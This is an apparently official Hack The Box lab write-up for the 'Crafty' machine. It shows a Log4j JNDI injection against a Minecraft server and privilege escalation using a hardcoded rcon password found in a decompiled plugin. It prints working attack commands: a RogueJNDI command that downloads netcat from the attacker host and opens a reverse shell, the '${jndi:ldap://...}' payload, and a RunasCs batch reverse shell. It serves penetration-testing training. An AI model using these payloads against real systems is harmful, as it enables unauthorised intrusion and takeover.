Crafty

14th June 2024 / Document No D24.100.285

Prepared By: TheCyberGeek

Machine Author: TheCyberGeek & felamos

Difficulty: Easy

Classification: Official

Synopsis

Crafty is an easy-difficulty Windows machine featuring the exploitation of a `Minecraft` server. Enumerating the version of the server reveals that it is vulnerable to pre-authentication Remote Code Execution (RCE), by abusing `Log4j Injection`. After obtaining a reverse shell on the target, enumerating the filesystem reveals that the administrator composed a Java-based `Minecraft` plugin, which when reverse engineered reveals `rcon` credentials. Those credentials are leveraged with the `RunAs` utility to gain Administrative access, compromising the system.

Skills Required

- Basic Enumeration
- Java Reverse Engineering Basics

Skills Learned

- `JNDI` Injection for Remote Code Execution
- Java Reverse Engineering
- Gaining Administrator Account through RunasCs

Enumeration

Nmap

```
ports=$(nmap -p- --min-rate=1000 -T4 10.129.230.60 | grep '^[0-9]' | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)
nmap -p$ports -sC -sV 10.129.230.60
```

```
nmap -p$ports -sC -sV 10.129.230.60

Starting Nmap 7.92 ( https://nmap.org ) at 2023-10-27 23:14 BST
Nmap scan report for crafty.htb (10.129.230.60)
Host is up (0.059s latency).

PORT      STATE SERVICE   VERSION
80/tcp    open  http      Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
|_http-title: Crafty - Official Website
| http-methods:
|_  Potentially risky methods: TRACE
25565/tcp open  minecraft Minecraft 1.16.5 (Protocol: 127, Message: Crafty Server, Users: 0/100)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```


`Nmap` reveals that only two ports are open. On port `80` IIS is running the "Official `Crafty` Website", and on port `25565` a `Minecraft` server. We will start by looking at port `80`.

HTTP

Browsing to port `80`, we notice we are being redirected to `crafty.htb`. We need to add this domain to our `/etc/hosts` file to resolve it to the target IP address.

```
sudo echo "10.129.230.60 crafty.htb" | tee -a /etc/hosts
```

Now we are able to visit `http://crafty.htb`:



The web server is hosting a website of a `Minecraft` server, with links to store, forums and voting, which are coming soon. There is nothing else left to enumerate here so we take a look at `Minecraft`.

Exploiting Minecraft

We know the version is `1.16.5`, according to the `nmap` output. Searching for `Minecraft vulnerabilities` leads us to this link. `Minecraft` announced that `Log4j` exploitation has been discovered on multiple versions of their server edition game and advises to upgrade the affected packages.

To test if we can exploit this server, we need to download a `Minecraft` client that is compatible with this version. We can download a basic client here. We try an empty password to see if authentication is required.

```
wget https://github.com/MCCTeam/Minecraft-Console-Client/releases/download/20231011-230/MinecraftClient-20231011-230-linux-x64
chmod +x MinecraftClient-20231011-230-linux-x64

./MinecraftClient-20231011-230-linux-x64 anything "" 10.129.230.60
```

At the password prompt we press `Enter` and we connect to the target server.

```
./MinecraftClient-20231011-230-linux-x64 anything "" 10.129.230.60

Minecraft Console Client v1.20.1 - for MC 1.4.6 to 1.20.1 - Github.com/MCCTeam
GitHub build 230, built on 2023-10-11 from commit 1aea8d3
Password(invisible):
You chose to run in offline mode.
Retrieving Server Info...
Server version : 1.16.5 (protocol v754)
[MCC] Version is supported.
Logging in...
[MCC] Server is in offline mode.
[MCC] Server was successfully joined.
Type '/quit' to leave the server.
>
```

Foothold

At this stage, we have authenticated to the `Minecraft` server, so we need to download `RogueJNDI` for exploitation. We open a second terminal and enter the following commands, cloning the repository and compiling the project.

```
git clone https://github.com/veracode-research/rogue-jndi.git
cd rogue-jndi
mvn package
```

Once compiled, we need to grab a `Netcat` executable to execute on the target. `Netcat` can be found here.

```
wget https://github.com/vinsworldcom/NetCat64/releases/download/1.11.6.4/nc64.exe
```

We host a `Python` web server on a third terminal to collect `Netcat` from.


```
python3 -m http.server 8081
```

We start a `Netcat` listener in a fourth terminal to catch the reverse connection.

```
nc -lvvp 4444
```

In our `rogue-jndi` folder in the first terminal, we execute the following command to start the malicious LDAP server. Included in the command are the commands we will execute on the target: first, we will pull `Netcat` from our local machine and download it to the `C:\Windows\Temp` directory of the target. Then, we will execute `Netcat` to send a shell to our listener on port `4444`. The `hostname` parameter reflects our attacking machine's IP.

```
java -jar target/RogueJndi-1.1.jar --command "powershell.exe iwr
http://10.10.14.48:8081/nc64.exe -O c:\windows\temp\nc64.exe;
c:\windows\temp\nc64.exe 10.10.14.48 4444 -e cmd.exe" --hostname "10.10.14.48"
```



Using our first terminal which is connected to the remote `Minecraft` server, we check the documentation for the CLI `Minecraft` console and find that the `/send` command can send messages to the server, as described here.

Using this information, we construct a payload which will trigger our exploit:

```
/send ${jndi:ldap://10.10.14.48:1389/o=reference}
```

After sending the message containing the payload, we check our `Netcat` listener and see that we have a shell on the system as `svc_minecraft`.

```
nc -lvvp 4444

listening on [any] 4444 ...
connect to [10.10.14.48] from crafty.htb [10.129.230.60] 49736
Microsoft Windows [Version 10.0.17763.2114]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\users\svc_minecraft\server>whoami
crafty\svc_minecraft
```

The `user` flag can be found at `C:\Users\svc_minecraft\Desktop\user.txt`.

Privilege Escalation

Performing our normal checks does not show anything of value, so we check out the `C:\Users\svc_minecraft\server\plugins` directory and find that there is a `playercounter-1.0-SNAPSHOT.jar` file, which is a custom `Minecraft` plugin.

```
cd C:\Users\svc_minecraft\server\plugins
icacls playercounter-1.0-SNAPSHOT.jar
```

```
icacls playercounter-1.0-SNAPSHOT.jar

playercounter-1.0-SNAPSHOT.jar NT AUTHORITY\SYSTEM:(I)(F)
                               BUILTIN\Administrators:(I)(F)
                               CRAFTY\svc_minecraft:(I)(RX)
```

We see we only have read and write permissions on the file. We create a new directory `c:\temp` and copy the plugin there to convert the plugin into `base64`.

```
mkdir c:\temp
cd C:\temp
copy c:\users\svc_minecraft\server\plugins\playercounter-1.0-SNAPSHOT.jar
c:\temp\playercounter-1.0-SNAPSHOT.jar
certutil -encode playercounter-1.0-SNAPSHOT.jar b64.txt
type b64.txt
```

```
C:\temp>copy c:\users\svc_minecraft\server\plugins\playercounter-1.0-SNAPSHOT.jar c:\temp\playercounter-1.0-SNAPSHOT.jar
        1 file(s) copied.

C:\temp>certutil -encode playercounter-1.0-SNAPSHOT.jar b64.txt
Input Length = 9996
Output Length = 13802
CertUtil: -encode command completed successfully.

C:\temp> type b64.txt
-----BEGIN CERTIFICATE-----
UEsDBBQACAgIABY0W1cAAAAAAAAAAAAAAAAJAAQATUVUQS1JTkYv/soAAAMAUEsH
<SNIP>
GQBxBwAAhR8AAAA
-----END CERTIFICATE-----
```

We copy the base64 contents and save them to a text file locally. We convert the `base64` certificate back to a file and check the file type, verifying that it is a `JAR` archive.

```
cat b64.txt | base64 -d > playercounter-1.0-SNAPSHOT.jar
file playercounter-1.0-SNAPSHOT.jar
```

```
vi b64.txt
cat b64.txt | base64 -d > playercounter-1.0-SNAPSHOT.jar
file playercounter-1.0-SNAPSHOT.jar

playercounter-1.0-SNAPSHOT.jar: Java archive data (JAR)
```

Now that we have a valid `jar` file we can use a online decompiler such as this to decompile the plugin back into source code.

In the `htb\crafty\playercounter` folder we can see the source code for `Playercounter.java`.

```
//
// Decompiled by Procyon v0.5.36
//

package htb.crafty.playercounter;

import java.io.PrintWriter;
import net.kronos.rkon.core.ex.AuthenticationException;
import java.io.IOException;
import net.kronos.rkon.core.Rcon;
import org.bukkit.plugin.java.JavaPlugin;

public final class Playercounter extends JavaPlugin
{
    public void onEnable() {
        Rcon rcon = null;
        try {
            rcon = new Rcon("127.0.0.1", 27015, "s67u84zKq8IXw".getBytes());
        }
        catch (IOException e) {
            throw new RuntimeException(e);
```

```
        }
        catch (AuthenticationException e2) {
            throw new RuntimeException(e2);
        }
        String result = null;
        try {
            result = rcon.command("players online count");
            final PrintWriter writer = new
PrintWriter("C:\\inetpub\\wwwroot\\playercount.txt", "UTF-8");
            writer.println(result);
        }
        catch (IOException e3) {
            throw new RuntimeException(e3);
        }
    }

    public void onDisable() {
    }
}
```

The plugin authenticates to `rcon` using the password `s67u84zKq8IXw` and scrapes the player count. This is then saved into a text file in `c:\inetpub\wwwroot\playercount.txt`, which, based on the website, we can assume is to be included in the main page for real-time updates on player counts for `play.crafty.htb`.

We now test if this password is in fact the administrator's password. First, we create a simple `bat` file to execute on the target.

```
@echo on
c:\windows\temp\nc64.exe 10.10.14.48 4444 -e cmd.exe
```

To use the `RunAs` feature without a proper shell, we leverage `RunAsCs`. We download the zip and extract it in the same directory as our already-running `Python HTTP` web server.

```
wget https://github.com/antonioCoco/RunasCs/releases/download/v1.5/RunasCs.zip
unzip RunAsCs.zip
```

Using our existing reverse shell on the target, we upload both the `RunasCs.exe` and the `shell.bat` file to the target.

```
powershell iwr http://10.10.14.48:8081/RunasCs.exe -O c:\temp\RunasCs.exe
powershell iwr http://10.10.14.48:8081/shell.bat -O c:\temp\shell.bat
```

After the upload completes, we open a new terminal and start another `Netcat` listener.

```
nc -lvvvp 4444
```

In our reverse shell we execute the following command to see if we can get a shell as the `administrator` user:

```
.\RunasCs.exe -l 2 administrator s67u84zKq8IXw "c:\temp\shell.bat"
```

```
nc -lvvp 4444

listening on [any] 4444 ...
connect to [10.10.14.48] from crafty.htb [10.129.230.60] 49770
Microsoft Windows [Version 10.0.17763.2114]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
crafty\administrator
```

We have successfully gained an administrator shell and can read the final flag at `C:\Users\Administrator\Desktop\root.txt`.